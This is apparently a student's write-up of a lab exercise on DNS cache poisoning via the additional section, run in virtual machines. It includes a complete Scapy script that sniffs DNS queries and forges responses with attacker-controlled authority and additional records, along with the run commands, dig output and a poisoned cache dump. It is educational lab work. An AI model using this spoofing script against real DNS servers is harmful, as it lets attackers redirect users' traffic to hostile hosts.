


As we can see authoritative nameservers have both our target domain names.

Dns spoofing targeting another domain is successful as per observation of wireshark packets.

Task 9: Targeting the Additional Section

1. In `attack.py`, modify the Authority second entry where `rrname` will be 'example.net' and `rdata` to 'ns.example.net'
2. Modify Additional sections having three entries first entry `rrname` to 'attacker32.com' and `rdata` to '1.2.3.4' second entry `rrname` to 'ns.example.net' and `rdata` to '5.6.7.8' and third entry `rrname` to 'www.facebook.com' and `rdata` to '3.4.5.6'.
3. Be sure to also modify the corresponding variables in the DNS packet construction section ("ar" to Addsec1/ Addsec2/ Addsec3, "arcount" to 3).



```
Attacker (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='10.0.2.5')

        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net',type='NS',ttl=259200,rdata='attacker32.com')
        NSsec2 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='ns.example.net')

        # The Additional Section
        Addsec1 = DNSRR(rrname='attacker32.com', type='A',ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns.example.net', type='A',ttl=259200, rdata='5.6.7.8')
        Addsec3 = DNSRR(rrname='www.facebook.com', type='A',ttl=259200, rdata='3.4.5.6')


        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
        qdcount=1, nscount=2, arcount=3, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```


4. Flush the server's cache and re-run the Python script
Sudo python Desktop/attack.py

Flushing dns cache on dns server:



```
DNS server (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
[04/24/21]seed@VM:~$ sudo rndc flush
[sudo] password for seed:
[04/24/21]seed@VM:~$
```


Running python script on attacker machine:



```
Terminator
/bin/bash
[04/16/21]seed@VM:~$ sudo python Desktop/attack.py
[sudo] password for seed:
```

5. Dig command result:

Here we can see that all three entries in additional section not display only first two display.




```
;; AUTHORITY SECTION:
example.net.      259200  IN      NS      ns.example.net.
example.net.      259200  IN      NS      attacker32.com.

;; ADDITIONAL SECTION:
ns.example.net.   259200  IN      A       5.6.7.8
attacker32.com.   259200  IN      A       1.2.3.4

;; Query time: 266 msec
;; SERVER: 10.0.2.9#53(10.0.2.9)
;; WHEN: Mon Apr 26 07:53:11 EDT 2021
;; MSG SIZE rcvd: 137
```

6. Dns cache result:



```
DNS server (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
[04/26/21]seed@VM:~$ sudo cat /var/cache/bind/dump.db
; Start view _default
;
; Cache dump of view '_default' (cache _default)
$DATE 20210426115738
; additional
attacker32.com.      258933  IN  A       1.2.3.4
; authauthority
example.net.         258933  NS   ns.example.net.
                    258933  NS   attacker32.com.
; additional
ns.example.net.      258933  A    5.6.7.8
; authanswer
www.example.net.     258933  A    10.0.2.5
; authauthority
ROOT-SERVERS.net.   604533  NS   a.ROOT-SERVERS.NET.
                    604533  NS   h.ROOT-SERVERS.NET
```


First two entries ‘attacker32.com’ & ‘ns.example.net’ got cached but third entry ‘www.facebook.com’ not cached.

Observation: The additional section typically includes the IP addresses of the DNS servers listed in the authority section.

That is the reason additional section not have third entry ‘www.facebook.com’ and same is the reason for entries to be cached in dns cache.

7. WireShark result:

To confirm our attack we launch wireshark and capture packets, after analyzing them additional section have all three entries as you can see in below image



Here we conclude a success in targeting additional section after analyzing wireshark packets.